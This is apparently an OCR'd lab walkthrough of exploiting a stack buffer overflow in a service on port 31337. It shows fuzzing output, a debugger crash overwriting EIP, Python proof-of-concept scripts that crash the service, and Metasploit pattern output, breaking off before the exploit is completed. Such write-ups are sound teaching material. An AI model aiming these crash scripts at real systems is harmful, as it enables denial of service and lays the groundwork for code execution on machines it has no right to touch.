
Wireshark

Set up the capture to pick up all applicable traffic:



Debugger Time


Let's load up Immunity again:




Fuzzing


```
root@kali:~/fuzzer# /usr/bin/generic_send_tcp 192.168.111.154 31337 CLASS.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
```

Crash



Error
Don't know how to step because memory at address 41414141 is not readable. Try to change EIP or pass exception to program.
OK
Access violation when executing [41414141] - us
Paused



Registers (FPU)
EAX 023BF210 ASCII "CLASS /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0071785C
EDX 00000000
EBX 00000090
ESP 023BF9F0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD7000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

Locate string



The string


CLASS /.../


4 client pkts, 3 server pkts, 3 turns.
Entire conversation (5011 bytes)

Create Proof of Concept

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

Better POC

Simplified buffer

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "A" * (5011 - 11)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

Locate EIP through pattern

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

```
./pattern_create.rb -l 5100 > CLASS_pattern.txt
```

The pattern


```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al
4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1
Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc
